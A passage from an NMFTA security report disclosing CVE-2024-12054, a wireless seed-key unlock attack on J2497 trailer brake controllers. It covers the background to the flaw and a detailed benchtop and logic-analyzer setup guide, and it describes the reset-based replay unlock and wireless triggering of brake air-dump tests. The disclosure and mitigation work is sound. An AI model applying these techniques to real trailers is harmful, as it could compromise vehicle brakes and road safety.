



Blind Wireless Seed Key Unlock

National Motor Freight Traffic Association, Inc.
1001 North Fairfax Street
Suite 600 Alexandria, Virginia 22314
Phone: 1.703.838.1810
Fax: 703.683.1094

Cybersecurity Team
Email: cybersecurity@nmfta.org

Table of Contents

Executive Summary.....	4
Background	4
J2497 aka PLC4TRUCKS	4
Seed Key Exchange.....	5
Wireless J2497 Vulnerabilities	6
Methods	8
Benchtop Setup.....	8
Logic Analyzer Hardware Setup	14
Logic Analyzer Software Setup	19
Onsite Testing	30
Creating Jitter-Free J2497 Signals.....	33
Faking CAN to Use Scapy	35
Exploration	40
Noticing UDS	40
KWP2000 not UDS	41
First Reset Test of Seeds	42
Trying the Time-Slots	42
Getting Some Silence	44
Making it Repeatable	46
Making it Repeatable Across Targets	49
More Exploration (Beyond 'Blind' Restrictions).....	50
Can Keys for Seeds be Retrieved?	50
Which Security Levels are Available?.....	52
Could the Keys be Derived by an Attacker?.....	55
Does Service Availability Change After Unlock?	58
What Does the Known Unlock Get an Attacker?.....	63
Which Other Security Levels can be Unlocked?	65
Mitigations	67
Conclusions	68
Acknowledgements.....	70

References	70
------------------	----

Executive Summary

A new wirelessly accessible vulnerability in J2497 trailer equipment (CVE-2024-12054) is presented along with background, methods used, details of the specific target and general mitigations.

A background review of J2497 (aka PLC4TRUCKS) is covered along with seed-key exchange, an authorization & authentication protocol not commonly found on J2497. The previously published wireless J2497 vulnerabilities are reviewed, to wit: a) Wireless Read CVE-2020-14514, can read J2497 from ~15' (equip dependent) using active antennas and b) Wireless Write CVE-2022-26131, can write J2497 from ~15' (equip dependent) using 50W PA and 40' wire antenna. The final review covered is of the wireless write attack mitigations published into the public domain in 2022.

The methods used in discovery of the new vulnerability are presented, including benchtop setup; long running ('campaign') exploration of the target, and onsite test methods.

The attack to exploit the discovered vulnerability, based on ECU reset requests, is presented and details for assessment of susceptibility of the attack in other equipment is also presented. This 'reset attack' is capable of forcing a predictable seed which reduces the seed-key exchange to a replay attack (i.e. transmit-only).


Some additional insight into the various security access levels present in the target device is offered. There are other security levels which do not use the same routine as the diagnostics software. An additional finding relevant for those that deploy trailer telematics is offered: the seed key routine can be obtained quickly from fitting seed key pairs from the diagnostics software's interaction with the target.

The mitigations possible for this attack are theorized and the previously published general mitigations against J2497 wireless write are applied to this specific attack and target. The target appears to have some diversity of seeds across the population of all deployed devices; however, the sample size tested (4) is too small to make conclusions about how sufficient this diversity is across the total possible 65535 seed values.

Background

J2497 aka PLC4TRUCKS

This powerline communication bus was introduced in 1999 to satisfy a US regulation requiring display of trailer ABS faults in the tractor. It is still today the only industry standard way to satisfy this regulation and hence all trailer equipment in North America uses this communications bus. At the physical layer it is a chirped spread-spectrum signal in the 100-400KHz range with bit rate of 9600bps.




a J2497 LAMP on message '10,0' (0a00 in hex) through an Intellon SSC P485 J1708 converter chip captured with the sigrok logic analyzer software and the connections detailed below.

The application layer used is always J1587 and thus ECU diagnostics on J2497 are always found in the proprietary Data Link Escape (DLE) messages. For more information, please see NMFTA Mitigating PLC4TRUCKS Remote Write.

Seed Key Exchange

The seed-key exchange protocol aka security access service (number 0x27 or \$27) is present in both UDS and its predecessor, KWP2000. Its purpose is to authenticate and authorize the client for further privileged actions on the ECU. It is a 'challenge response' protocol where the seed (challenge) is emitted by the ECU and key (response) is transformed and provided in response by the client. A key provided by the client that matches the expected value by the ECU is treated as a success. There are multiple 'security levels' to which authorization can be requested by the client and usually each requires a distinct transformation to achieve a successful seed key exchange. The seed and key size could be -- and is increasingly common in newer ECUs -- many dozens of bytes long; however, both in heavy vehicles typically and in the target we examine here specifically, the seed and key size is 16bits.



time sequence diagram of an example seed-key exchange. The seed request on line one is responded to on line 2 and the key request on line 3 is responded to on line 4. Note: the final row erroneously shows '02 27' when it should read '02 67'.



For more information, please see [Ohr, Joe and Gardiner, Ben. Unlocking Seed Key Exchange.](#)

Wireless J2497 Vulnerabilities

It has been found that this powerline communications bus is susceptible to both wireless reading of traffic and wireless writing of traffic. The setup to accomplish this isn't particularly novel or expensive and it works at practical distances.

- Wireless Read CVE-2020-14514, attackers can read J2497 from ~15' (equip dependent) using active antennas
- Wireless Write CVE-2022-26131, attackers can write J2497 from ~15' (equip dependent) using 50W PA and 40' wire antenna.

In March 2022, after a coordinated disclosure process, CISA released advisory ICSA-22-063-01 about two vulnerabilities in trailer brake controllers. In addition to wireless write, trailer brake diagnostics are susceptible to replay attacks. This isn't surprising given the time period in which the diagnostics software was developed. In fact, protection against replay wasn't even a typical consideration for software in the era of J1708.




diagrammatic depictions of CVE-2022-25922 and CVE-2022-26131, respectively.

Furthermore, this issue by itself is not a big deal. Attackers would need access to the trailer databus to be able to send the replays and hence take advantage of (aka 'exploit') that vulnerability. In this case we hesitate to call it exploitation of vulnerability because it is simple command replay. The attacker is reusing legitimate functionality that is not adequately controlled. This would perhaps more accurately be called abuse.

This abuse isn't by itself a big deal. And it would be unreasonable to expect that these J1708 era diagnostics would be prepared against such attacks in the first place. But when combined with wireless write, the issue *is* significant since at least one of the diagnostic commands is a solenoid test (aka 'chuff' test), which cycles the modulator valves and dumps some air if control line pressure is being supplied. Or always dumps air in the reversed setups on trailer dollies.

There are many mitigations thought possible, and several technical mitigations were published into the public domain by the NMFTA in 2022. A handful of these have been verified on the bench. The means by which the RF signals are coupled-to the trailer powerline communication, at an amplitude sufficient enough to be received, are not known for certain. There could be one or more modes occurring here as evidenced by the varied susceptibility of various trailer equipment configurations. The active mitigations, such as the 'keyhole' mitigation, should prevent attacks regardless of the mode, but some passive mitigations are thought to mitigate only their prescribed mode. For more information, please see NMFTA, Actionable Mitigation Options for J2497 Attacks.



logic analyzer capture of the 'keyhole' mitigation (one frame only) with sections labeled showing a permitted LAMP message -- all other messages would be denied by the 'door', 'jams', and 'key' signals.

Methods

In this section we will cover the technical details of preparing the target and tools used to assess it.

Benchtop Setup

So, you've got yourself a shiny new toy (a trailer brake controller or other J2497-capable equipment) and you want to do some security testing on it, but you don't know where to start? No problem, our handy benchtop testing setup guide will get you chirping along in no time.




benchtop shot showing from left to right: oscilloscope, f12k, laptop, trailer power supply stand-in, trailer cable, trailer abs fault lamp, trailer ABS ECU target (masked by emoji).

First things first: you need to provide power to the target. Trailer brake controllers use a 'Delphi' aka 'Weatherpack' 5-pin connector, usually somewhere on the end of a long adapter cable. Order yourself a couple of the 5-pin 'Weatherpack' sockets and crimp the AUX and GND lines; you can also optionally crimp a LAMP line to observe the lamp control by the trailer brake controller. The weatherpack socket will mate with the cable that came with your trailer brake controller, and if you supply 12V on the AUX line and connect GND, the trailer brake controller will come alive.

Supplying 12VDC will be enough for the trailer brake controller to turn-on, but since we want to do some J2497 communication with it we need to be a bit picky about how we supply that 12V. The J2497 communication bus is a powerline bus and as with all powerline busses, higher


frequency signals are coupled to the power lines -- in this case: AUX (12V) and GND. These high frequency signals are sometimes treated selectively by the various electrical and electronic components that are also connected to 12V, and the result could be to diminish or remove the higher frequency signals ('attenuate' them); therefore, some testing and potentially also modification of the power supply is important. This is also true of other devices that you may decide to connect to the powerline bus. Generally, any equipment that is designed for a North American truck will not attenuate the J2497 signals, but you should test the bus with every addition of a new device. I have even been told an anecdote from an engineer who was at VES at the time (the progenitor of J2497 powerline in trucks) that it was a common problem for the J2497 signals to be attenuated by equipment and thus all the suppliers at the time were adapting their designs to prevent this. How did they do it? The same way we did when [we modified the truckduck for transmitting J2497](#): **add an inductor**.

- The most reliable way to power the trailer equipment and get the cleanest J2497 signal is to use a (lead-acid 12V) battery. It is common to also use a trickle-charger along with batteries on the bench; however, you may find that while the trickle charger is active the J2497 signals get swamped by the noise that the trickle charger generates. Connect battery positive to the AUX wire and battery negative to the GND wire that are crimped to the weatherpack socket connector.
- We have also had success using several different brands of low-cost ATX PC power supplies. No additional inductor needed. You can purchase ATX power supply breakout boards from electronics hobby shops or the usual online merchants. Connect one of the many 12VDC outputs on the breakout board and either the COMMON or the GND of the breakout to the AUX and GND wires that are crimped to the weatherpack socket connector.
- The most portable way is to take advantage of USB-PD. Many USB-PD power supplies -- both wall-adapters and batteries -- are capable of provided 12V today. We have even had success powering entire trailer electronics using a USB-PD battery. You can purchase a 'USB-PD trigger' from electronics hobby shops or the usual online merchants. Then configure the USB-PD trigger for 12V and connect it to the AUX and GND wires which are crimped to the socket connector.



USB-PD trigger delivering 12V to a tractor brake controller.

While the last option may be the most portable, we have observed a lot of variation in the resulting J2497 signal quality across various USB-PD power supplies. We recommend adding an inductor (0.1 μH or bigger should do) to your USB-PD trigger. An example of such a modification is shown below, where we removed solder resist, cut an output power trace and soldered a 0.1 μH surface-mount inductor in place. This inductor has been good enough to make every USB-PD supply we have tested functional for J2497.



photos of the stages of modifying a USB-PD trigger to add a 0.1 uH inductor on its output trace. The sequence of steps is from bottom-right to top-left: comparison of part and SMD inductor tray, gauging size of SMD inductor, removing solder resist and cutting trace, adding solder resist to adjacent areas to prepare for solder paste flow, and a side inspection shot of installed SMD inductor.


Now that your equipment is powered, you need to speak J2497 to it. One of the benefits of powerline is that we already have all of the wiring set up for this: the AUX and GND pin. You -- of course -- need to connect your laptop (or raspberry-pi equivalent) up to this bus. Here are your options:

- The 'trucking official': RP1210 Vehicle Diagnostic Adapter (VDA). These are rugged and will be compatible with all the manufacturer diagnostic software. Having at least one of these connected is key to do any diagnostic system investigations.
- A J2497 converter or adapter. Will convert J1708 (on a VDA or anything really) into J2497 and vice-versa. These are usually just boxes built around the Intellon SSC P485. You could get more reliable access to the J2497 bus by skipping one of these and purchasing a VDA that supports J2497 directly.

- If you are using a J2497 converter or adapter: consider using lever nuts or similar tricks to create a J1708 bus where you can connect multiple devices so you could e.g. do a diagnostic session AND log the traffic at the same time.
- A software defined radio; any SDR that supports 100-400KHz can both send and receive J2497 signals using either the gr-j2497 project or modifications of the j2497-keyhole project code. To connect your SDR up to the powerline bus, use a DC block as was outlined in a previous DEF CON talk. Then with that DC block you can connect to the powerline via SMA connectors.
- A logic analyzer -- used in conjunction with or (more likely) via modifications to the J2497 converter. Having a logic analyzer connected can be very useful to investigate details of timing on the bus.

If you consult the pinouts from your trailer brake controller installation guide, you will note that there is a LAMP pin on the 5-pin weatherpack connector. This is so that the trailer brake controller can sink current to light up the trailer LAMP. i.e. connect the actual LAMP with low side on the LAMP pin and high side of the lamp on 12V or AUX. It can be helpful to be able to observe LAMP control by the trailer brake controller. e.g. it is one of the functions that requires authentication, so it can be useful to test your authentication bypass methods as it has a clear and visible response when you are successful.

Finally, trailer brake controllers are pretty much all pneumatic (in North America), so you are almost certainly going to need to supply air pressure to your target. Some advanced trailer brake controllers require both air supply and control pressure to be initially configured (e.g. EOL programming). And all trailer brake controllers need air supplied in order to do 'chuff' tests (and launch NERF darts).



NERF Dart Launch Challenge, DEF CON and GRRCon 2020-2024. Red and blue RP 423 air lines are pictured, a PC ATX power supply is used to connect to a 5-pin weatherpack socket, and the manufacturer supplied cable connects to the weatherpack socket. There is a LAMP tie-back, and behind the table is an air hose splitter and 'hardware store' compressor.

You can use a hardware-store air compressor and some adapters. The trailer brake controller fittings are all NPT. You will need to provide both 'supply' air (a RED line in diagrams or, when you look at the trailer RP 423, glad-hand cables) and 'control' air (a BLUE line). Ideally the control pressure should be 80% of the supply pressure to simulate brakes applied; to do this get an air line splitter and put a variable pressure control valve on the blue line. Then dial-in the desired pressure. Depending on that variable valve you may also need to add a one-way (aka 'check') valve on the red line -- test your setup to see if it bleeds air during a chuff test.

We have had good success buying RP 423 colored hoses with NPT compression fittings and adding type-M quick connect adapters to the NPT for ease of hook-up (and the air splitters come in quick-connect socket types).

There are other equipment and setups you could add to your benchtop if you like:

- an oscilloscope to inspect the J2497 signal amplitudes.
- multiple DC blocks to test both send and receive of J2497 traffic with SDRs.
- J560 sockets and a J560 cable inline to simulate the presence of the tractor-trailer cabling.
- a tractor brake controller to simulate reception of LAMP messages and to test for tractor brake controller reception of other J2497 messages.
- wheel end speed simulation using a signal generator to simulate motion of the trailer brake controller. See Haystack and sixvolts. [Cheap Tools for Hacking Heavy Trucks](#) and Córcega, Jose L. DESIGN OF A FORENSICALLY NEUTRAL ELECTRONIC ENVIRONMENT FOR HEAVY VEHICLE EVENT DATA RECORDERS. Master's Thesis, University of Tulsa. 2015.

We hope you can use this guide to set up your own benchtop for testing trailer J2497 powerline equipment! Please reach out to cybersecurity@nmfta.org if you have questions.

Logic Analyzer Hardware Setup

The ability to inspect the analog J2497 signals and the decoded (digital) J1708 versions of the signals at the same time has proven to be very useful -- both during the development of the [public domain active mitigations published by the NMFTA](#) and also in the exploration of the seed-key implementation of the target that ultimately yielded this blind attack. This was accomplished by using a low-cost mixed signal logic analyzer tool and connecting it simultaneously to both the analog and digital sides of the Intellon SSC P485 -- the original bi-directional converter of J1708 and J2497 around which the J2497 standard itself was constructed. We will detail how you can reproduce this setup in the following. Let's start with the Intellon SSC P485:


Pins of the Intellon SSC P485 and what could motivate recording their state during J2497 testing.

Pin Name	Pin Number	Pin Description (quotes are from Datasheet)	Rationale
VSS_D and VSS_A	3 and 13	<i>Digital and Analog Grounds</i>	Connecting the logic analyzer to ground is critical capture the correct pin states.
ILD	7	"Digital output, active high. Logic 1 state indicates 10 bit times of idle line, logic 0 indicates	By capturing this pin we will be able to see when the P485 detects idle-state; many microcontroller

Pin Name	Pin Number	Pin Description (quotes are from Datasheet)	Rationale
		detection of carrier or non-idle line."	integrations of the P485 use this signal to determine when it is safe to transmit.
DI	8	"Digital input. After the preamble, a low on DI (SPACE) transmits a superior2 state on SO, a high on DI (MARK) transmits a superior1 state on SO."	By capturing this pin we will be able to observe the data transmitted (this will be the data transmitted by us, as we will detail below).
RO	9	"Digital output. After the preamble and assuming standard polarity: if superior1 state is detected on SI, RO will be high (MARK), if superior2 state is detected on SI, RO will be low (SPACE)."	By capturing this pin we will be able to observe the 'official' decoding of the shared analog medium signals. There are other ways to decode the analog signals e.g. gr-j2497 but the output of the P485 is what 99% of the equipment in the wild would see.
TS	11	"Active low digital output. Enables the external output amplifier when driven high. Tri-states the external output amplifier when driven low"	By capturing this pin we will be able to observe when the P485 asserts that it is transmitting (as opposed to receiving).
SO and SI	14 and 17	"Analog signal output. Tri-state enabled with internal signal" and "Analog signal input"	By capturing one of these analog signals we will be able to observe the chirped waveforms that are either being emitted by the P485 we have connected to or by the other J2497 equipment on the shared medium. The subtle differences in waveforms and timings will help us identify source of transmitters and other conditions such as errors and collisions.

A couple of the signals of interest have options to choose from. Many low-cost logic analyzers (LAs) will combine their analog and digital grounds; which was again the case for the CWAV

USBee AX clone that we used. So, we connected both VSS_A and VSS_D to our LA's GND (but with one connection, as you will see below). Also, many low-cost mixed-signal (supports both analog and digital signals) LAs have support for only one channel. This is true of the CWAV USBee AX clone which we used (and you can find at the usual online merchants). But this is not a limiting factor since the typical electrical connections of the P485 would have SI connected such that the SO signal would also be visible on it -- as can be seen from the reference implementation block diagram below. We can use the state of the TS pin output to infer what is being transmitted by our P485 vs what is being received. So, we connected the single functional analog channel of the CWAV USBee AX clone logic analyzer to the SI pin (indirectly, as you will see below).



an excerpt from the P485 datasheet showing a 'reference implementation circuit' block diagram.

So, we know all the pins we're interested in. We could at this point design our own breakout PCB and install a P485 along with the necessary passives -- it would be straightforward and fun. But it is more fun -- in our opinion -- to 'make your own use' (as the [DEF CON Hardware Hacking Village](#) says) and modify an existing piece of equipment for our own purposes. We selected our favorite piece of J2497 test equipment: the DG Tech PLC Testcon.

The DG Tech PLC TestCon has a bunch of features that make it attractive for re-purposing to our task:

